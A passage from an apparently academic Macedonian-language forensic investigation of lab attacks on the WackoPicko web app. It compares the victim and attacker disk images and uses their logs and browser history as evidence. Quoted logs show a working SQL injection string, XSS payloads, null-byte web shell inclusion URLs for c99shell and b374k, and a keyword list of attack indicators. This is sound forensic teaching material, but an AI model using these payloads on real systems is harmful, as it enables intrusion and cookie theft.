MD5 checksum: b53d12a34d32bac20f189ace304848da : verified
SHA1 checksum: 01ba54a7682eb9f9f78fdf9015628c8791f43f81 : verified

Од претходното, може да се види дека при изработка на форензичката копија се чуваат податоци за карактеристиките на меморискиот медиум, неговиот капацитет, како и податоци кои ја оправдуваат релевантноста на форензичката копија. Ова всушност преставува доказ со кој можеме да излеземе пред надлежните судски институции и да ги изнесеме артефактите за токму баш тој форензички ентитет. Исто така се гарантира дека оригиналните податоци не се менувани во самиот процес на вршење на анализата. За оригиналните електронски докази има посебна процедура на чување, тие се пакуваат специјално и се складираат на посебни места.

4.2 Анализа на форензичките слики

По процесот на креирање на форензичките слики, следна фаза е анализа на добиените слики. Во оваа фаза се прегледува секој дел од доказните ентитети. Се започнува со почетната хипотеза за утврдување каков напад бил извршен врз жртвата сервер. Потоа според претпоставките тоа кој напад е извршен и според претходните хипотези ја започнуваме потрагата по артефактите.

За форензичко – информатичката анализа ќе бидат искористени две алатки Autopsy 3.1.1 [2] (The Sleuth Kit, freeware) и WinHex.v17.8. Autopsy е дигитално форензичка платформа со графички кориснички интерфејс, а WinHex [36] во основа е универзален хексадецимален едитор, а може да се користи за враќање на податоци и компјутерска форензика.

При испитувањето на форензичките ентитети обично се работи со огромен број на датотеки и директориуми кои треба да се прегледаат, да се пронајдат потребните доказни артефакти при истрагата, кои ќе бидат издвоени (екстрахирани) како посебен интересен дел за оформување на целокупната слика на истражувачкиот процес.

Прво ќе се започне со анализата на серверот жртва, а по добивањето на соодветни индикации, ќе се направи информатичко-форензичка анализа на напаѓачката машина. Добиените резултати од анализите се запишуваат во форензички извештај.

4.2.1 Анализа на серверот жртва

Со помош на форензичките софтверски алатки Autopsy и WinHex е направена анализа на претходно подотвената форензичка копија на серверот жртва. Анализата на жртвата сервер е направена со следниве форензички техники:


- Анализа на системските датотеки
- Враќање на избришани документи и датотеки
- Анализа на лог датотеките
- Пребарување по клучни зборови
- Пребарување на Swap областа

При анализата на системските датотеки, се прави споредба на форензичката слика на серверот жртва пред нападите и сликата после нападите. Се справи споредба од претходната и сегашната состојба, и се бара што е променето во податотечните структури, и дали има избришано или додадено нови датотеки. Доколку се забележани промени, на пример, ако има додадено нови датотеки или документи после нападите, се прави екстракција на датотеки и документи со пресметување на нивните хеш функции. Ако има избришани датотеки или документи, треба да се забележат бидејќи се битен артефакт во самата истрага.

Разликите на серверот пред и после нападот конкретно кај апликацијата WackoPicko се прикажани на слика 12. Ако се споредат датумите на креирање на датотеките, може да се забележат неколку артефакти со датум 20/12/2014, и тоа:

1. Датотеката upload во која е прикачена сликата ugd_logo, како и скриптите b374-kshell, c99shell, napad.
2. Ново формирана датотека “papka”
3. Нов документ stip.html

Ќе забележиме дека документот tos.php не постои на сликата 13 под б). Значи tos.php бил избришан. Исто и директориумот cart е избришан, односно не постои на сликата 13 под б).



admin	4 KB	Directory	18/05/2011 01:25:57
cart	4 KB	Directory	18/05/2011 01:25:57
comments	4 KB	Directory	04/04/2012 02:27:16
css	4 KB	Directory	18/05/2011 01:25:57
images	4 KB	Directory	18/05/2011 01:25:57
include	4 KB	Directory	18/05/2011 01:25:57
pictures	4 KB	Directory	18/05/2011 01:25:57
upload	4 KB	Directory	18/05/2011 01:25:57
users	4 KB	Directory	18/05/2011 01:25:57
about.php	1 KB	Regular File	18/05/2011 01:25:57
action.swf	75 KB	Regular File	18/05/2011 01:25:57
calendar.php	1 KB	Regular File	18/05/2011 01:25:57
error.php	1 KB	Regular File	18/05/2011 01:25:57
guestbook.php	2 KB	Regular File	18/05/2011 01:25:57
index.php	2 KB	Regular File	18/05/2011 01:25:57
passcheck.php	1 KB	Regular File	18/05/2011 01:25:57
piccheck.php	1 KB	Regular File	18/05/2011 01:25:57
secrect.php	1 KB	Regular File	18/05/2011 01:25:57
submitname.php	1 KB	Regular File	18/05/2011 01:25:57
test.php	1 KB	Regular File	18/05/2011 01:25:57
tos.php	34 KB	Regular File	18/05/2011 01:25:57

admin	4 KB	Directory	18/05/2011 01:25:57
comments	4 KB	Directory	04/04/2012 02:27:16
css	4 KB	Directory	18/05/2011 01:25:57
images	4 KB	Directory	18/05/2011 01:25:57
include	4 KB	Directory	18/05/2011 01:25:57
papka	4 KB	Directory	20/12/2014 17:11:19
pictures	4 KB	Directory	18/05/2011 01:25:57
upload	4 KB	Directory	20/12/2014 18:26:47
users	4 KB	Directory	18/05/2011 01:25:57
about.php	1 KB	Regular File	18/05/2011 01:25:57
action.swf	75 KB	Regular File	18/05/2011 01:25:57
calendar.php	1 KB	Regular File	18/05/2011 01:25:57
guestbook.php	2 KB	Regular File	18/05/2011 01:25:57
index.php	2 KB	Regular File	18/05/2011 01:25:57
passcheck.php	1 KB	Regular File	18/05/2011 01:25:57
piccheck.php	1 KB	Regular File	18/05/2011 01:25:57
secrect.php	1 KB	Regular File	18/05/2011 01:25:57
stip.html	1 KB	Regular File	20/12/2014 18:49:08
submitname.php	1 KB	Regular File	18/05/2011 01:25:57
test.php	1 KB	Regular File	18/05/2011 01:25:57

а) Пред нападот б) После нападот

Слика 12 Изглед на податотечната структура пред и по нападите

За да се утврди дали некои од датотеките или документите се менувани, се врши проверка на хеш функциите за дадените документ. Со помош на MD5 или SHA хеш вредностите се врши проверката дали документот или датотеката имаат исти хеш вредности пред и после нападот, и доколку хеш вредностите се исти значи не се вршени променети во датотеката или документот.

Следниов пример покажува дека скриптата “test.php” е менувана за време на нападот. Па аналогно на ова следува дека незините хеш вредности пред нападот и по нападот се различни.

Хеш резултатите на test.php пред нападот се:

```
MD5: 387f9ddfd145278afdca672336cce32a

SHA1: 04634caf916e994150fdf1a25c5b52a86292c440
```

Хеш резултатите на test.php по нападот се:

```
MD5: 9b358999f968e82c60b7970fe7692e89

SHA1: cfbf71ee60ae1f537abb711806941f8730fceda0
```

Некои софтвери за форензика во себе содржат опции за пребарување на избришани датотеки и директориуми. Еден таков софтвер е EnCase, но за жал во ова вештачење не беше користен овој комерцијален софтвер за форензика. Форензичките слики беа анализирани со отворениот софтвер Autopsy. Овој форензички софтвер има посебен дел за избришани датотеки, овде избришаните датотеки се добиваат со анализа на мемориската партиција од форензичката копија. Анализата се состои во скенирање на записите кои се наоѓаат во делот резервиран за индексирање на сите датотеки и директориуми во зависност од типот на податочниот систем. Сите датотеки и директориуми за кои сé уште постојат покажувачите на нивните оригинални патеки ќе бидат реконструирани, додека сите оние датотеки и директориуми за кои не може да се утврди стеблото на припадност, ќе се сметаат за изгубени. При отворањето на избришаните датотеки кои беа означени со црвен X знак не е наидено на интересни артефакти, значајни за истрагата.

Лог датотеките се основните записи на активностите кои корисниците ги оставаат врз самиот оперативен систем и мрежа. Форензичарот вештак со помош на логовите треба да биде во можност да го открие изворот на нелегални активности. Основниот проблем е тоа што логовите лесно можат да бидат променети. Напаѓачот лесно може да вметне лажни записи во лог датотеките. Задачата на форензичарот истражувач е да утврди дека логовите се точни, веродостојни и целосно непроменети. Форензичарот вештак треба да биде способен да ги идентификува и презентира логовите како валиден доказ. Овој дел можеби е еден од најзначајните од кој се добиени најголем број на корисни артефакти при самата истрага, но при претпоставка дека напаѓачот е неискусен и не ги променил лог датотеките.

Беа испитувани лог датотеките: error.log, access.log, mysql.log, и нивните верзии со различни екстензии на пример, log.1, или log.1.gz. Од анализата на лог датотеките утврдуваме дека нападот врз серверот бил изведен од IP адресата 192.168.60.163 со карактеристики ("Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140924 Firefox/24.0 Iceweasel/24.8.1"), што значи дека напаѓачката машина преставува 64-битна верзија на Linux оперативен систем со Mozilla Firefox 24.0 веб прелистувач базиран на Gecko. Додатно, Iceweasel е

Debian ребрендирана верзијата на Firefox, што всушност значи дека и Linux оперативниот систем е дистрибуција на Debian.

Прво со анализа на датотеката mysql.log пронајдени се траги од SQL injection и XSS нападот, кои беа изведени во временскиот интервал од 11:28:06 до 13:55:33 часот на 20 Декември 2014. Некои од пронајдените артефакти во mysql.log се:

141220 11:28:06
558 Connect wackopicko@localhost on
558 Init DB wackopicko
*558 Query SELECT * from `users` where `login` like '-1'or 1=1#' and `password` = SHA1(CONCAT('', `salt`)) limit 1*
558 Query UPDATE `users` SET `last_login_on` = NOW( ) WHERE `users`.`id` = '1' LIMIT 1
558 Quit

141220 11:43:16 571
571 Query INSERT INTO `pictures` (`id`, `title`, `width`, `height`, `tag`, `filename`, `price`, `high_quality`, `created_on`, `user_id`) VALUES (NULL, 'ugd_logo', '128', '128', 'ugd_logo', 'ugd_logo/ugd_logo', '2', 'MzEzMjM5Mw==', NOW(), '12')
572 Query SELECT pictures.filename, pictures.id, pictures.user_id, users.login from pictures, users where pictures.id != '17' and pictures.tag like 'ugd_logo' and pictures.user_id = users.id order by RAND() limit 2
573 Query INSERT INTO `comments_preview` (`id`, `text`, `user_id`, `picture_id`, `created_on`) VALUES (NULL, '<script>location=\"http://www.ugd.edu.mk/index.php/en/\";</script>', '12', '17', NOW())

141220 11:48:12 574
574 Query INSERT INTO `comments` (`id`, `text`, `user_id`, `picture_id`, `created_on`) VALUES (NULL, '<script>location=\"http://www.ugd.edu.mk/index.php/en/\";</script>', '12', '17', '2014-12-20 11:48:12')
141220 13:55:33
608 Connect wackopicko@localhost on
608 Init DB wackopicko
*608 Query SELECT *, UNIX_TIMESTAMP(created_on) as created_on_unix from pictures where tag like '<script>alert(document.cookie)</script>'*
608 Quit

Првиот запис ни покажува како со познатиот израз '-1'or 1=1#', SQL injection злонамерниот упит поминува и корисникот е најавен како “Sample User” со “user_id=1”. Вториот запис ни прикажува успешно прикачување на сликата “ugd_logo”, а третиот запис ни го дава времето и датумот на креирање на складирачкиот XSS напад, како коментар под сликата со id=17, креиран од

корисникот со user_id=12. Четвртиот запис ни покажува рефлектирачки XSS со вметнување на скрипта за приказ на колачето во полето за пребарување.

Во error.log можеме да забележиме дека закачувањето на b374k-2.8, c99shell, napad се појавени како грешки, бидејќи не се слики туку се скрипта кодови кои се користат за напад.

[Sat Dec 20 11:57:02 2014] [error] [client 192.168.60.163] PHP Warning: imagecreatefromjpeg(): '../upload/b374k-2.8/b374k-2.8' is not a valid JPEG file in /owaspbwa/WackoPicko-relative_urls-git/website/include/pictures.php on line 237, referer: http://192.168.60.141/WackoPicko/pictures/upload.php

[Sat Dec 20 12:21:35 2014] [error] [client 192.168.60.163] PHP Warning: imagecreatefromjpeg(): '../upload/c99shell/c99shell' is not a valid JPEG file in /owaspbwa/WackoPicko-relative_urls-git/website/include/pictures.php on line 237, referer: http://192.168.60.141/WackoPicko/pictures/upload.php

[Sat Dec 20 13:26:47 2014] [error] [client 192.168.60.163] PHP Warning: imagecreatefromjpeg(): '../upload/napad/napad' is not a valid JPEG file in /owaspbwa/WackoPicko-relative_urls-git/website/include/pictures.php on line 237, referer: http://192.168.60.141/WackoPicko/pictures/upload.php

При истрагата на access.log датотеката видовме дека трагите што се оставени се поврзани со IP адресата 192.168.60. Следните четири записи се со одговор од сервер 200 што значи дека барањето е успешно воспоставено. Првиот, вториот и третиот запис преставуваат успешно отворање на b374-kshell, c99shell, napad шеловите. Четвртиот запис преставува успешен пристап до страната stip.html.

192.168.60.163 - - [20/Dec/2014:12:03:17 -0500] "GET /WackoPicko/admin/index.php?page=http://192.168.60.141/WackoPicko/upload/b374k-2.8/b374k-2.8%00.php HTTP/1.1" 200 1780 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140924 Firefox/24.0 Iceweasel/24.8.1"

192.168.60.163 - - [20/Dec/2014:12:30:29 -0500] "GET /WackoPicko/admin/index.php?page=http://192.168.60.141/WackoPicko/upload/c99shell/c99shell%00.php HTTP/1.1" 200 3983 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140924 Firefox/24.0 Iceweasel/24.8.1"

192.168.60.163 - - [20/Dec/2014:13:33:52 -0500] "GET /WackoPicko/admin/index.php?page=http://192.168.60.141/WackoPicko/upload/napad/napad%00.php HTTP/1.1" 200 20 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140924 Firefox/24.0 Iceweasel/24.8.1"

192.168.60.163 - - [20/Dec/2014:13:51:16 -0500] "GET /WackoPicko/stip.html HTTP/1.1" 200 93 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140924 Firefox/24.0 Iceweasel/24.8.1"

Преку access.log се гледа дека напаѓачот има пристапувано до следниве скрипти од WackoPicko веб страната: login.php, upload.php, preview_comment.php и add_comment.php. Еден пример се следниве траги за пристап до формата за прикачување на слики :

192.168.60.163 - - [20/Dec/2014:11:43:16 -0500] "POST /WackoPicko/pictures/upload.php HTTP/1.1" 303 20 "http://192.168.60.141/WackoPicko/pictures/upload.php" "Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140924 Firefox/24.0 Iceweasel/24.8.1"

192.168.60.163 - - [20/Dec/2014:11:43:16 -0500] "GET /WackoPicko/pictures/view.php?picid=17 HTTP/1.1" 200 1211 "http://192.168.60.141/WackoPicko/pictures/upload.php" "Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140924 Firefox/24.0 Iceweasel/24.8.1"

Од следниве записи во access.log можеме да видиме дека во 03:08:22 часот на 22 Декември 2014 е пристапено кон страната tos.php, но веќе во 03:09:22 часот на истата дата не е можен пристап до tos.php бидејќи истата била избришана, а серверот дал одговор 404 дека побараното URL не е пронајдено.

192.168.60.163 - - [22/Dec/2014:03:08:22 -0500] "GET /WackoPicko/tos.php HTTP/1.1" 200 10205 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140924 Firefox/24.0 Iceweasel/24.8.1"

192.168.60.163 - - [22/Dec/2014:03:09:22 -0500] "GET /WackoPicko/tos.php HTTP/1.1" 404 189 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140924 Firefox/24.0 Iceweasel/24.8.1"

За Command Injection, се бараше успешно POST барање кое ја избришало датотеката tos.php. Тоа е следниов запис со време на процесирање 03:09:06 часот 22 Декември 2014.

192.168.60.163 - - [22/Dec/2014:03:09:06 -0500] "POST /WackoPicko/passcheck.php HTTP/1.1" 200 1003 "http://192.168.60.141/WackoPicko/passcheck.php" "Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140924 Firefox/24.0 Iceweasel/24.8.1"

Од претходно анализираните лог датотеки може да се подготви листата на клучни зборови. Во нашето истражување листата на клучни зборови ќе биде составена од следниве зборови: *1=1#, b374k, c99shell, %00.php, ugd, papka, napad, stip.html, tos.php, www.stip.gov.mk, www.ugd.edu.mk, cart, error.php*.

Табела 1 Дел од пребараните клучни зборови кој се најдени на жртвата сервер во acess.log датотеката

No.	Search hints	Name	Path	Modified	Accessed	Inode Modification	Comment
1	192.168.60.163 - - [20/Dec/2014:12:03:17 -0500] "GET /WackoPicko/admin/index.php?page=http://192.168.60.141/WackoPicko/upload/b374k-2.8/b374k-2.8%00.php HTTP/1.1" 200 1780 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140924 Firefox/24.0 Iceweasel/24.8.1"	access.log	\var\log\apache2	22/12/2014 09:20:12 +1	19/12/2014 19:46:07 +1	22/12/2014 09:20:12 +1	Successful use of the script b374.php with null byte injection and GET request from IP address 192.168.60.163
2	192.168.60.163 - - [20/Dec/2014:12:05:31 -0500] "POST /WackoPicko/admin/index.php?page=http://192.168.60.141/WackoPicko/upload/b374k-2.8/b374k-2.8%00.php& HTTP/1.1" 200 4008 "http://192.168.60.141/WackoPicko/admin/index.php?page=http://192.168.60.141/WackoPicko/upload/b374k-2.8/b374k-2.8%00.php" "Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140924 Firefox/24.0 Iceweasel/24.8.1"	access.log	\var\log\apache2	22/12/2014 09:20:12 +1	19/12/2014 19:46:07 +1	22/12/2014 09:20:12 +1	Successful use of the script b374.php with null byte injection and POST request from IP address 192.168.60.163
3	192.168.60.163 - - [20/Dec/2014:12:35:05 -0500] "GET /WackoPicko/admin/index.php?page=http%3A%2F%2F192.168.60.141%2FWackoPicko%2Fupload%2Fc99shell%2Fc99shell%00.php&act=f&f=test.php&ft=edit&d=%2Fowaspbwa%2FWackoPicko-relative_urls-git%2Fwebsite%2F HTTP/1.1" 200 3593 "http://192.168.60.141/WackoPicko/admin/index.php?page=http%3A%2F%2F192.168.60.141%2FWackoPicko%2Fupload%2Fc99shell%2Fc99shell%00.php&act=f&f=test.php&d=%2Fowaspbwa%2FWackoPicko-relative_urls-git%2Fwebsite&" "Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140924 Firefox/24.0 Iceweasel/24.8.1"	access.log	\var\log\apache2	22/12/2014 09:20:12 +1	19/12/2014 19:46:07 +1	22/12/2014 09:20:12 +1	Successful use of the script c99shell.php with null byte injection and POST request from IP address 192.168.60.163. From the URL, one can see that file test.php is edited (ft=edit).
4	192.168.60.163 - - [20/Dec/2014:13:31:18 -0500] "GET /WackoPicko/admin/index.php?page=http://192.168.60.141/WackoPicko/upload/napad/napad%00.php HTTP/1.1" 200 29 "-" "Mozilla/5.0 (X11; Linux x86_64; rv:24.0) Gecko/20140924 Firefox/24.0 Iceweasel/24.8.1"	access.log	\var\log\apache2	22/12/2014 09:20:12 +1	19/12/2014 19:46:07 +1	22/12/2014 09:20:12 +1	Successful use of the script pay with null byte injection and GET request from IP address 192.168.60.163

Во Табела 1 се прикажани само неколку резултати од пребарувањето по клучни зборови. Овие записи преставуваат успешно користење на скриптите b374-kshelll, c99shell, napad со null byte injection. Слика 13 покажува како овие

резултати изгледаат во WinHex. Клучниот збор *www.ugd.edu.mk*, освен во mysql.log, е пронајден иво comments.myd и comments_preview.myd датотеките со дел од податоците на базата. Клучните зборови papka и stip.html се пронајдени и во .journal датотеката.

Search hits	Name	Type	Evidence object	Path	Size	Created	Modified	Accessed	Inode modification
dth`, `height`, `tag`, `filename`, `price`, `high_quality`, `created_on`, `user_id`) VALUES (NULL, 'c99shell', '128', '128', 'c99shell', 'c99shell/c99shell', '4', 'NjQ4NjI4Nw==', NOW(), '12') 593 Quit	mysql.log	log	ImageRaw, Partition 2	\var\log\mysql	727 KB		23/12/2014 09:25:41 +1	19/12/2014 19:45:55 +1	23/12/2014 09:25:41 +1
lename`, `price`, `high_quality`, `created_on`, `user_id`) VALUES (NULL, 'c99shell', '128', '128', 'c99shell', 'c99shell/c99shell', '4', 'NjQ4NjI4Nw==', NOW(), '12') 593 Quit 594 Connect wackopicko@l	mysql.log	log	ImageRaw, Partition 2	\var\log\mysql	727 KB		23/12/2014 09:25:41 +1	19/12/2014 19:45:55 +1	23/12/2014 09:25:41 +1
ice`, `high_quality`, `created_on`, `user_id`) VALUES (NULL, 'c99shell', '128', '128', 'c99shell', 'c99shell/c99shell', '4', 'NjQ4NjI4Nw==', NOW(), '12') 593 Quit 594 Connect wackopicko@localhost on	mysql.log	log	ImageRaw, Partition 2	\var\log\mysql	727 KB		23/12/2014 09:25:41 +1	19/12/2014 19:45:55 +1	23/12/2014 09:25:41 +1
gh_quality`, `created_on`, `user_id`) VALUES (NULL, 'c99shell', '128', '128', 'c99shell', 'c99shell/c99shell', '4', 'NjQ4NjI4Nw==', NOW(), '12') 593 Quit 594 Connect wackopicko@localhost on 594	mysql.log	log	ImageRaw, Partition 2	\var\log\mysql	727 KB		23/12/2014 09:25:41 +1	19/12/2014 19:45:55 +1	23/12/2014 09:25:41 +1
pictures.user_id, users.login from pictures, users where pictures.id != '19' and pictures.tag like 'c99shell' and pictures.user_id = users.id order by RAND() limit 2 594 Query SELECT pictures.filename, pi	mysql.log	log	ImageRaw, Partition 2	\var\log\mysql	727 KB		23/12/2014 09:25:41 +1	19/12/2014 19:45:55 +1	23/12/2014 09:25:41 +1

Слика 13 Дел од резултатите на пребарувањето по клучни зборови во WinHex

Swap датотеката е лоцирана на хард дискот и се користи како привремена локација за зачувување на информации кои тековно се користат од страна на компјутерскиот RAM. Со користење на swap датотеката компјутерот има можност да користи повеќе меморија од самата физичка меморија на уредот. Корисниците кои имаат малку простор на хард дискот можат да забележат дека компјутерот работи побавно поради неможноста да се зголемува swap просторот. Комбинацијата од RAM меморијата и swap датотеката е позната како виртуелна меморија.

Можеби имавме преголеми очекувања за swap датотеката, земајќи ја во предвид нејзината големина од 400MB, но внатре во датотеката не беа пронајдени значајни целни артефакти кои би биле од интерес на истрагата. Со други зборови swap датотеката се покажа како бескорисна за нас.

4.2.2 Анализа на напаѓачката машина

Од форензичкиот извештај направен за серверот жртва, форензичарот ќе има почетна точка да одговори на прашањето кој всушност е можен напаѓач. Како осомничен во оваа испитување е машината Kali Linux со IP адреса 192.168.60.163. Анализата на напаѓачката машина е направена во Autopsy, со следните форензички техники:

- Анализа на системските датотеки и споредби на хеш вредности
- Анализа на лог датотеките и датотеките со Интернет историјатот
- Преглед на артефакти од оперативен систем и други софтвери
- Пребарување по клучни зборови

Табела 2 Хеш компарација на некој од датотеките со FTK Imager и Autopsy

Victim machine file system		Attacker machine file system	
Location	MD5 Hash	Location	MD5 Hash
[root]\owaspbwa\WackoPicko-relative_urls-git\website\upload\b374k-2.8\b374k-2.8	cc8d0f697435783610a4c17278e3c51c	[root]\root\Desktop\b374k-2.8.php	cc8d0f697435783610a4c17278e3c51c
[root]\owaspbwa\WackoPicko-relative_urls-git\website\upload\c99shell\c99shell	83f83bb415b98d41fbcae9193b47c984	[root]\root\Desktop\c99shell.php	83f83bb415b98d41fbcae9193b47c984
[root]\owaspbwa\WackoPicko-relative_urls-git\website \upload\ugd_logo\ugd_logo	842753e783da94542dc53d053c4e3687	[root]\root\Desktop\ugd_logo.jpeg	842753e783da94542dc53d053c4e3687
[root]\owaspbwa\WackoPicko-relative_urls-git\website\upload\napad\ napad	76da7d37759542cf11316e44ed9c54eb	[root]\root\napad.php	76da7d37759542cf11316e44ed9c54eb
[root]\owaspbwa\WackoPicko-relative_urls-git\website\stip.html	4d34178c417daa8e9d160365e150566f	[root]\root\stip.html	4d34178c417daa8e9d160365e150566f

Анализа на системските датотеки и споредби на хеш вредности

Како почетна нишка во процесот на форензичката анализа кај напаѓачката машина прво е извршено комплетно пребарување на директориумите и податотечните структури, со проверување на нивните соодветни хеш вредности. На нападнатата страна, форензичарот вештак треба да биде во можност да ги

пронајде имињата на датотеките со нивните хеш вредности за кои смета дека го предизвикале инцидентот и да види кои од нив соодветствуваат со датотеките од напаѓачката машина (т.е. кои имаат исти хеш вредности).

До колку се пронајдат такви датотеки кои се со исти хеш вредности кај нападнатата и напаѓачката машина, истите се сметаат за почетна вредност во утврдувањето на вистинскиот напаѓач. Тоа може да го види преку Табела 2, трите шел скрипти кои се користат во нападот се истите датотеки кај двете машини, исто така исти се и закачените датотеки stip.html и ugd_logo.jpg. Овој тип на анализа се смета за доста корисен при форензичката анализа.

Анализа на лог датотеките и датотеките со Интернет историјатот

Оваа активност генерално се базира на пронаоѓање форензичките артефакти во лог датотеките и датотеките од Интернет историјатот. Целта е да се пронајдат интернет артефакти во привремената меморија и датотеките со историјат кај веб прелистувачот. При истрагата на овој случај, пронајдени се неколку URL записи и содржина во кеш меморијата со кои се докажува дека напаѓачката машина ја има посетувано веб страната WackoPicko.

Бидејќи во конкретните напади како веб прелистувач е користен FireFox, има неколку интересни датотеки со артефакти, специфични за конкретниот веб прелистувач. Датотеката places.sqlite чува траги за посетените страни и сниманите букмаркови, додека cookies.sqlite датотеката се користи за привремено складирање на ажурирањата на колачињата. Датотеката formhistory.sqlite складира вредности кои корисникот ги внесува во полињата за внес на самите посетени форми. Овие датотеки се sqlite бази на податоци и може да се прегледаат на пример, со бесплатната програма SQLite Database Browser.

Во Табела 3 се прикажани некои од трагите кои се останати во историјатот на прелистувачот, пронајдени во places.sqlite датотеката. Извадени се само битните записите од користењето на шел скриптите (b374-k, c99shell, napad), страната passcheck.php која е користена за command injection и упитот за извршување на XSS во формата за пребарување.

Табела 3 Некои од резултати добиени од лог анализата и интернет историјатот на напаѓачката машина со Autopsy


URL	Program	Source File	Date Accessed	Tags	Comment
http://192.168.60.141/WackoPicko/admin/index.php?page=http://192.168.60.141/WackoPicko/upload/b374k-2.8/b374k-2.8%00.php	FireFox	/img_KaliLinux.E01/vol_vol2/root/.mozilla/firefox/qr82uf4g.default/places.sqlite	2014/12/20 18:03:20	Mozilla History	Using of the script b374.php on the victim machine.
